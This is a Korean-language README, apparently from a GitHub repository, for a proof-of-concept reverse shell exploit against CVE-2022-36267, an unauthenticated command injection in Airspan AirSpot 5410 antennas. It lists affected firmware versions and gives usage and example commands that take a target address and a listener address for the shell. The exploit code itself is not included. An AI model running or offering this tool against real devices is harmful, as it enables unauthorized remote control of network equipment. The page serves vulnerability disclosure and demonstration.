 0xnslabs/cve-2022-36267-poc
PoC Script for CVE-2022-36267: Airspan AirSpot 5410 안테나의 인증되지 않은 원격 명령 주입 취약점을 익스플로잇합니다.

이 저장소는 Airspan AirSpot 5410 장치의 심각한 취약점인 CVE-2022-36267을 악용하기 위한 개념 증명(PoC) 리버스 셸 스크립트를 포함하고 있습니다. 이 스크립트는 블로그 게시물 "Airspan AirSpot 5410 - 취약점 보고서"에서 제공된 심층 분석을 보완하는 실용적인 데모입니다.

버전 0.3.4.1-4 이하의 모든 Airspan AirSpot 5410 장치.
# Usage: python AirSpot-5410.py --RHOST <Target-IP> --RPORT <Target-Port> --LHOST <Local-IP> --LPORT <Local-Port>
# Example: python AirSpot-5410.py --RHOST 192.168.1.1 --RPORT 443 --LHOST 192.168.1.100 --LPORT 4444
교육 목적으로만 사용하십시오.
